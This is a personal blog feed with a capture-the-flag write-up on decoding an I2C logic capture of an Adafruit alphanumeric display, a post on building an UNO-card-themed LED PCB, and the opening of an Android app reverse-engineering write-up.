
<p>To have a look at the actual data that is being transmitted you have to zoom in pretty far. As you can see below, the pulses on the <code class="language-plaintext highlighter-rouge">SCL</code> line are only 5 microseconds short!</p>

<p><img src="/assets/img/ctf/2025-05-21-alpha/logic2-flag_sal-2.png" alt="flag.sal opened in logic2, zoomed in" /></p>

<p>That said, there’s still a lot of ground to cover before we can start making sense of this capture. So let’s dive in and reverse engineer the flag!</p>

<h1 id="ascii-representation">ASCII representation</h1>
<p>Initially, the capture file doesn’t contain anything that I could immediately identify as ASCII characters. To understand how characters are encoded, we examine the source code for <code class="language-plaintext highlighter-rouge">writeDigitAscii</code><sup id="fnref:alphanum_library"><a href="#fn:alphanum_library" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>.</p>

<p>The functions signature in <code class="language-plaintext highlighter-rouge">Adafruit_LEDBackpack.h</code> tells us that the function actually has three arguments:</p>
<ul>
  <li>The digit position <code class="language-plaintext highlighter-rouge">n</code> (0-3)</li>
  <li>The ASCII character <code class="language-plaintext highlighter-rouge">ascii</code></li>
  <li>An optional flag that sets the decimal point (default = <code class="language-plaintext highlighter-rouge">false</code>)</li>
</ul>

<div class="language-c++ highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cm">/*!
    @brief  Write single ASCII character to alphanumeric display.
    @param  n      Character index (0-3).
    @param  ascii  ASCII character.
    @param  dot    If true, also light corresponding dot segment.
*/</span>
<span class="kt">void</span> <span class="nf">writeDigitAscii</span><span class="p">(</span><span class="kt">uint8_t</span> <span class="n">n</span><span class="p">,</span> <span class="kt">uint8_t</span> <span class="n">ascii</span><span class="p">,</span> <span class="kt">bool</span> <span class="n">dot</span> <span class="o">=</span> <span class="nb">false</span><span class="p">);</span>
</code></pre></div></div>

<p>In the functions implementation in <code class="language-plaintext highlighter-rouge">Adafruit_LEDBackpack.cpp</code> we see that our character <code class="language-plaintext highlighter-rouge">a</code> is looked up in <code class="language-plaintext highlighter-rouge">alphafonttable</code> and then fed into the <code class="language-plaintext highlighter-rouge">pgm_read_word</code> function, which is used to read data from the flash memory of a microcontroller. The resulting data is then stored in <code class="language-plaintext highlighter-rouge">displaybuffer[n]</code>.</p>

<div class="language-c++ highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">void</span> <span class="n">Adafruit_AlphaNum4</span><span class="o">::</span><span class="n">writeDigitAscii</span><span class="p">(</span><span class="kt">uint8_t</span> <span class="n">n</span><span class="p">,</span> <span class="kt">uint8_t</span> <span class="n">a</span><span class="p">,</span> <span class="kt">bool</span> <span class="n">d</span><span class="p">)</span> <span class="p">{</span>
  <span class="kt">uint16_t</span> <span class="n">font</span> <span class="o">=</span> <span class="n">pgm_read_word</span><span class="p">(</span><span class="n">alphafonttable</span> <span class="o">+</span> <span class="n">a</span><span class="p">);</span>

  <span class="n">displaybuffer</span><span class="p">[</span><span class="n">n</span><span class="p">]</span> <span class="o">=</span> <span class="n">font</span><span class="p">;</span>

  <span class="cm">/*
  Serial.print(a, DEC);
  Serial.print(" / '"); Serial.write(a);
  Serial.print("' = 0x"); Serial.println(font, HEX);
  */</span>

  <span class="k">if</span> <span class="p">(</span><span class="n">d</span><span class="p">)</span>
    <span class="n">displaybuffer</span><span class="p">[</span><span class="n">n</span><span class="p">]</span> <span class="o">|=</span> <span class="p">(</span><span class="mi">1</span> <span class="o">&lt;&lt;</span> <span class="mi">14</span><span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">alphafonttable</code> is an array (stored in flash memory) with <code class="language-plaintext highlighter-rouge">128</code> values of <code class="language-plaintext highlighter-rouge">16</code> bit each. The first 14 bits control the character’s segments; bit 15 is for the decimal point, and bit 16 is unused. So each of the 128 ASCII characters has a bit representation. Some of the none-printable characters are also mapped. For example <code class="language-plaintext highlighter-rouge">\x1B</code> maps to <code class="language-plaintext highlighter-rouge">0b0000000011100011</code>, which could represent the degree symbol °.</p>

<div class="language-c++ highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">static</span> <span class="k">const</span> <span class="n">PROGMEM</span> <span class="kt">uint16_t</span> <span class="n">alphafonttable</span><span class="p">[]</span> <span class="o">=</span> <span class="p">{</span>
<span class="p">...</span>
  <span class="mb">0b0000000000000110</span><span class="p">,</span> <span class="c1">// !                              </span>
  <span class="mb">0b0000001000100000</span><span class="p">,</span> <span class="c1">// "         Bit/Segment mapping:                     </span>
  <span class="mb">0b0001001011001110</span><span class="p">,</span> <span class="c1">// #                              </span>
  <span class="mb">0b0001001011101101</span><span class="p">,</span> <span class="c1">// $         -------0-------      </span>
  <span class="mb">0b0000110000100100</span><span class="p">,</span> <span class="c1">// %         |\     |     /|      </span>
  <span class="mb">0b0010001101011101</span><span class="p">,</span> <span class="c1">// &amp;         | \    9    / |      </span>
  <span class="mb">0b0000010000000000</span><span class="p">,</span> <span class="c1">// '         |   8  |  10  |      </span>
  <span class="mb">0b0010010000000000</span><span class="p">,</span> <span class="c1">// (         5    \ | /    1      </span>
  <span class="mb">0b0000100100000000</span><span class="p">,</span> <span class="c1">// )         |     \|/     |      </span>
  <span class="mb">0b0011111111000000</span><span class="p">,</span> <span class="c1">// *         |--6---|--7---|      </span>
  <span class="mb">0b0001001011000000</span><span class="p">,</span> <span class="c1">// +         |     /|\     |      </span>
  <span class="mb">0b0000100000000000</span><span class="p">,</span> <span class="c1">// ,         4    / | \    2      </span>
  <span class="mb">0b0000000011000000</span><span class="p">,</span> <span class="c1">// -         |  11  |   12 |      </span>
  <span class="mb">0b0100000000000000</span><span class="p">,</span> <span class="c1">// .         | /    13   \ |      </span>
  <span class="mb">0b0000110000000000</span><span class="p">,</span> <span class="c1">// /         |/     |     \|      </span>
  <span class="mb">0b0000110000111111</span><span class="p">,</span> <span class="c1">// 0         -------3-------  14  </span>
  <span class="mb">0b0000000000000110</span><span class="p">,</span> <span class="c1">// 1                              </span>
  <span class="mb">0b0000000011011011</span><span class="p">,</span> <span class="c1">// 2        0b 0000 0000 1110 0011                  </span>
  <span class="mb">0b0000000010001111</span><span class="p">,</span> <span class="c1">// 3        0b 0001 0010 1111 1001             </span>
<span class="p">...</span>
</code></pre></div></div>

<p>Now we know that <code class="language-plaintext highlighter-rouge">writeDigitAscii</code> stores a character’s bit-representation into <code class="language-plaintext highlighter-rouge">displaybuffer</code>.</p>

<h1 id="writing-to-the-display">Writing to the Display</h1>
<p>After the four calls to <code class="language-plaintext highlighter-rouge">writeDigitAscii</code> in <code class="language-plaintext highlighter-rouge">alpha_REDACTED.ino</code> we see another function, named <code class="language-plaintext highlighter-rouge">writeDisplay</code>. The source code tells us that this function writes every value in <code class="language-plaintext highlighter-rouge">displaybuffer</code> (<code class="language-plaintext highlighter-rouge">uint16_t</code> = 2 bytes!) to <code class="language-plaintext highlighter-rouge">buffer</code>. It is important to note here that the values from <code class="language-plaintext highlighter-rouge">displaybuffer</code> are stored in <strong>little-endian</strong> format to <code class="language-plaintext highlighter-rouge">buffer</code> as the least significant byte (<code class="language-plaintext highlighter-rouge">displaybuffer[i] &amp; 0xFF</code>) comes first in <code class="language-plaintext highlighter-rouge">buffer</code>.</p>

<p>After every value from <code class="language-plaintext highlighter-rouge">displaybuffer</code> has been processed, the contents of <code class="language-plaintext highlighter-rouge">buffer</code> are sent to the display over <code class="language-plaintext highlighter-rouge">i2c</code> with <code class="language-plaintext highlighter-rouge">i2c_dev-&gt;write</code>.</p>

<div class="language-c++ highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">void</span> <span class="n">Adafruit_LEDBackpack</span><span class="o">::</span><span class="n">writeDisplay</span><span class="p">(</span><span class="kt">void</span><span class="p">)</span> <span class="p">{</span>
  <span class="kt">uint8_t</span> <span class="n">buffer</span><span class="p">[</span><span class="mi">17</span><span class="p">];</span>

  <span class="n">buffer</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span> <span class="o">=</span> <span class="mh">0x00</span><span class="p">;</span> <span class="c1">// start at address $00</span>

  <span class="k">for</span> <span class="p">(</span><span class="kt">uint8_t</span> <span class="n">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="mi">8</span><span class="p">;</span> <span class="n">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">buffer</span><span class="p">[</span><span class="mi">1</span> <span class="o">+</span> <span class="mi">2</span> <span class="o">*</span> <span class="n">i</span><span class="p">]</span> <span class="o">=</span> <span class="n">displaybuffer</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">&amp;</span> <span class="mh">0xFF</span><span class="p">;</span>
    <span class="n">buffer</span><span class="p">[</span><span class="mi">2</span> <span class="o">+</span> <span class="mi">2</span> <span class="o">*</span> <span class="n">i</span><span class="p">]</span> <span class="o">=</span> <span class="n">displaybuffer</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">&gt;&gt;</span> <span class="mi">8</span><span class="p">;</span>
  <span class="p">}</span>

  <span class="n">i2c_dev</span><span class="o">-&gt;</span><span class="n">write</span><span class="p">(</span><span class="n">buffer</span><span class="p">,</span> <span class="mi">17</span><span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>

<h1 id="extracting-the-flag">Extracting the flag</h1>
<p>To identify the little-endian flag characters in the capture file I wrote a script that prints out all character bit representations in hexadecimal little-endian representation<sup id="fnref:char2bit_python_script"><a href="#fn:char2bit_python_script" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>! 0600
...
b 7820
c d800
d 8e08
e 5808
f 7100
...
t 7800
u 1c00
v 0420
w 1428
x c028
y 0c20
z 4808
{ 4909
...
</code></pre></div></div>


<p>We know that the flag starts with <code class="language-plaintext highlighter-rouge">byuctf{</code>. Translating the characters with the above table we get the following bytes.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>|   b   |   y   |   u   |   c   |   t   |   f   |
|-------|-------|-------|-------|-------|-------|
| 78 20 | 0c 20 | 1c 00 | d8 00 | 78 00 | 71 00 |
</code></pre></div></div>

<p>Now we can search for these bytes in the capture file.</p>

<p><img src="/assets/img/ctf/2025-05-21-alpha/logic2-start-of-flag.png" alt="&quot;byuc&quot; in capture file" /></p>

<p>As the program does a scroll animation to display the flag we can always skip three data frames to extract the full flag.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>read: byuc
skip:  yuct
skip:   uctf
skip:    ctf{
read:     tf{4
...
</code></pre></div></div>

<p>The extracted flag is: <code class="language-plaintext highlighter-rouge">byuctf{4r3n7_h4rdw4r3_pr070c0l5_c00l?}</code></p>

<h1 id="more-on-i2c">More on i2c</h1>
<p>The following part has nothing to do with challenge itself.</p>


<p>While writing this writeup I got interested in the <code class="language-plaintext highlighter-rouge">i2c</code> protocol and how it really works. I already used it quite often in personal projects but don’t really know how it works. Let’s change that to some degree.</p>


<p><img src="/assets/img/ctf/2025-05-21-alpha/extra-i2c-start-stop.png" alt="start and stop signals of the i2c protocol" /></p>

<p><img src="/assets/img/ctf/2025-05-21-alpha/extra-i2c-start-stop-in-logic2.png" alt="i2c start and stop signals in logic2" /></p>

<hr data-content="footnotes" />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:14_segment_display">
      <p><a href="https://www.adafruit.com/product/2157">Adafruit Quad Alphanumeric Display</a> <a href="#fnref:14_segment_display" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:i2c_guide">
      <p><a href="https://www.ti.com/lit/an/sbaa565/sbaa565.pdf">A Basic Guide to I2C (Texas Instruments)</a> <a href="#fnref:i2c_guide" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:logic2_download">
      <p><a href="https://www.saleae.com/pages/downloads">Logic2 download</a> <a href="#fnref:logic2_download" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:alphanum_library">
      <p><a href="https://github.com/adafruit/Adafruit_LED_Backpack">Adafruit_LED_Backpack Library</a> <a href="#fnref:alphanum_library" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:char2bit_python_script">
      <p><a href="/download/ctf-files/byu25/alpha/char2bit_le.py">Character representation conversion script</a> <a href="#fnref:char2bit_python_script" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>tom gaimann</name></author><category term="ctf" /><category term="byu25" /><category term="embedded" /><summary type="html"><![CDATA[Overview CTF: BYUCTF25 Challenge name: Alpha Author: deltabluejay Category: embedded Difficulty: medium ctf files: alpha_REDACTED.ino, flag.sal]]></summary></entry><entry><title type="html">Making My First (Real) PCB</title><link href="https://blog.tomgaimann.de/uno-reverse-pcb/" rel="alternate" type="text/html" title="Making My First (Real) PCB" /><published>2025-05-21T00:00:00+02:00</published><updated>2025-05-21T00:00:00+02:00</updated><id>https://blog.tomgaimann.de/uno-reverse-pcb</id><content type="html" xml:base="https://blog.tomgaimann.de/uno-reverse-pcb/"><![CDATA[<p>Making a cool PCB has been on my bucket list for a long time. I’ve built a few smaller boards before, but none of them really looked interesting or had particularly fun functionality. The biggest problem was simple: I had no idea what to actually make. Then I asked around for ideas, and someone suggested an UNO card-themed PCB. The moment I heard it, I already had a clear design in mind.</p>

<blockquote>
  <p><strong>DISCLAIMER</strong>: I have limited knowledge of electrical design and related topics, but I tried my best anyways :) Also, this blog post was written about a year after I lost interest in the project. This is a really bad habit as a lot of detail was lost in the meantime. So take this as advice and do your writeups in parallel to your projects!</p>
</blockquote>

<h1 id="initial-planning">Initial Planning</h1>
<p>I started the project by writing down some hard requirements. The PCB should</p>
<ul>
  <li>look cool (lol)</li>
  <li>have LEDs</li>
  <li>have programmable LED animations</li>
</ul>

<h2 id="visual-design">Visual Design</h2>
<p>KiCAD has a builtin image converter to convert black and white images to a <code class="language-plaintext highlighter-rouge">Front Silkscreen</code> layer. So all I had to do was to search for “uno reverse card black and white” on google and choose an <a href="https://pinterest.com/pin/20195898322914569/">image</a>.</p>

<p>I decided to go with a 1:1 scale (5.7cm x 8.7cm), as the card is not so big that PCB manufacturing costs would be unreasonably high. With the dimensions I drew the outline for the PCB in FreeCAD, exported it as <code class="language-plaintext highlighter-rouge">DXF</code> and imported it into KiCAD. The outline of the board is not so complex that I had to design it in FreeCAD, but using the <code class="language-plaintext highlighter-rouge">Draw Arcs</code> function in KiCAD is just a pain to use.</p>

<p><img src="/assets/img/projects/2025-05-21-uno-reverse-pcb/3d-viewer-outline-and-front-silkscreen.png" alt="Front view of the pcb in KiCAD 3d viewer" /></p>

<h2 id="components">Components</h2>
<p>At first I chose the size for the LEDs. After comparing various sizes on the board render in KiCAD, I settled for <code class="language-plaintext highlighter-rouge">0805</code> LEDs. At this point I never soldered this size myself, but it certainly looked doable. The size of other components is not as important as they will be on the backside of the board.</p>

<p>The next important decision was the LED driver. The first (and only) one that came to my mind was the <code class="language-plaintext highlighter-rouge">MAX7219</code>. It is a common driver for 7 segment displays or LED matrices which can be controlled via SPI and can drive up to individual 64 LEDs<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>. Fully wired up it looks like the following:</p>

<p><img src="/assets/img/projects/2025-05-21-uno-reverse-pcb/matrix-wiring.png" alt="Wiring of the LEDs and MAX7219 driver" /></p>

<p>For development I chose to use a ATmega328P (desoldered from a Arduino Nano) as it is probably the easiest microcontroller to program with the Arduino framework.</p>

<p>Last but not least I added three buttons to the design to be able to set brightness of the LEDs and select an animation.</p>

<h1 id="layout">Layout</h1>
<p>Laying out the 64 LEDs on the board was harder than expected, so I partly automated the process. To get a perfect oval I made use of the KiCAD python API. Below is a render of the final result.</p>

<p><img src="/assets/img/projects/2025-05-21-uno-reverse-pcb/render.webp" alt="Render of front and backside" /></p>

<p>Note that the ATmega328P was not placed on the board in this revision of the board as I intended to use an STM32 for the final version. Instead, I exposed the SPI interface of the <code class="language-plaintext highlighter-rouge">MAX7219</code> on the left side of the board (back view) and also added a output interface for potential daisy-chaining of the boards.</p>

<h1 id="firmware">Firmware</h1>
<p>Writing the firmware was pretty straight forward. Only mapping which bit corresponds to which LED on the board was kind of annoying to figure out in hindsight.</p>

<p>I added support for two animation types: hardcoded frame-by-frame animations and animations described by functions. The benefit of the latter is that complex animations can be described without having a huge impact on the program size.</p>

<p>Also, I started implementing a web-based tool to simplify creating animation frames, but I never finished it as web-development sucks.</p>

<h1 id="assembly">Assembly</h1>
<p>Unfortunately I didn’t shot an assembly timelapse for this project just yet :(
 But here is an image of the board fully assembled and with all LEDs turned on:</p>

<p><img src="/assets/img/projects/2025-05-21-uno-reverse-pcb/all-leds-on.webp" alt="All LEDs turned on" /></p>

<p>And here is a GIF of a animation I programmed (sorry for bad quality):</p>

<p><img src="/assets/img/projects/2025-05-21-uno-reverse-pcb/led-animation.gif" alt="LED animation" /></p>

<blockquote>
  <p>All files to this project can be found on my <a href="https://github.com/7omg/uno-reverse-pcb">github repo</a>.</p>
</blockquote>

<hr data-content="footnotes" />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p><a href="https://www.analog.com/media/en/technical-documentation/data-sheets/max7219-max7221.pdf">MAX7219 datasheet</a> <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>tom gaimann</name></author><category term="projects" /><category term="hardware" /><category term="pcb" /><summary type="html"><![CDATA[Writeup about a small LED matrix project in the style of an UNO reverse card.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://blog.tomgaimann.de/assets/img/projects/2025-05-21-uno-reverse-pcb/render.webp" /><media:content medium="image" url="https://blog.tomgaimann.de/assets/img/projects/2025-05-21-uno-reverse-pcb/render.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">byu25 - baby android 1 &amp;amp; 2</title><link href="https://blog.tomgaimann.de/baby-android/" rel="alternate" type="text/html" title="byu25 - baby android 1 &amp;amp; 2" /><published>2025-05-18T00:00:00+02:00</published><updated>2025-05-18T00:00:00+02:00</updated><id>https://blog.tomgaimann.de/baby-android</id><content type="html" xml:base="https://blog.tomgaimann.de/baby-android/"><![CDATA[<h1 id="overview">Overview</h1>
<ul>
  <li><strong>CTF</strong>: BYUCTF25</li>
  <li><strong>Challenge name</strong>: baby-android-1 / baby-android-2</li>
  <li><strong>Author</strong>: overllama</li>
  <li><strong>Category</strong>: rev</li>
  <li><strong>Difficulty</strong>: easy</li>
  <li>ctf files: <a href="/download/ctf-files/byu25/baby-android/baby_android-1.apk">baby_android-1</a>, <a href="/download/ctf-files/byu25/baby-android/baby_android-2.apk">baby_android-2</a></li>
</ul>

<h2 id="challenge-description">Challenge description</h2>
<p>The descriptions for both challenges were identical:</p>

<blockquote>
  <p>If you’ve never reverse engineered an Android application, now is the time!! Get to it, already!! Learn how they work!!</p>
</blockquote>

<p>I started with the second challenge since it had significantly more solves than the first when I began working on them.</p>

<p>Spoiler: Challenge 1 is more interesting.</p>
<h1 id="baby-android-2">Baby Android 2</h1>
<p>This challenge includes one file named <code class="language-plaintext highlighter-rouge">baby_android-2.apk</code>, which is obviously an Android application. After installing the app on an emulator using <code class="language-plaintext highlighter-rouge">adb install baby_android-2.apk</code>, we see the following screen when launching the app:</p>

<p><img src="/assets/img/ctf/2025-05-18-baby-android/baby-android-2-emulator-view.png" alt="baby_android-2.apk in emulator" /></p>

<p>To find the flag we have to find the code that checks for the correct flag. By running the command <code class="language-plaintext highlighter-rouge">apktool decode baby_android-2.apk</code> we can extract the contents of the application into a folder.</p>

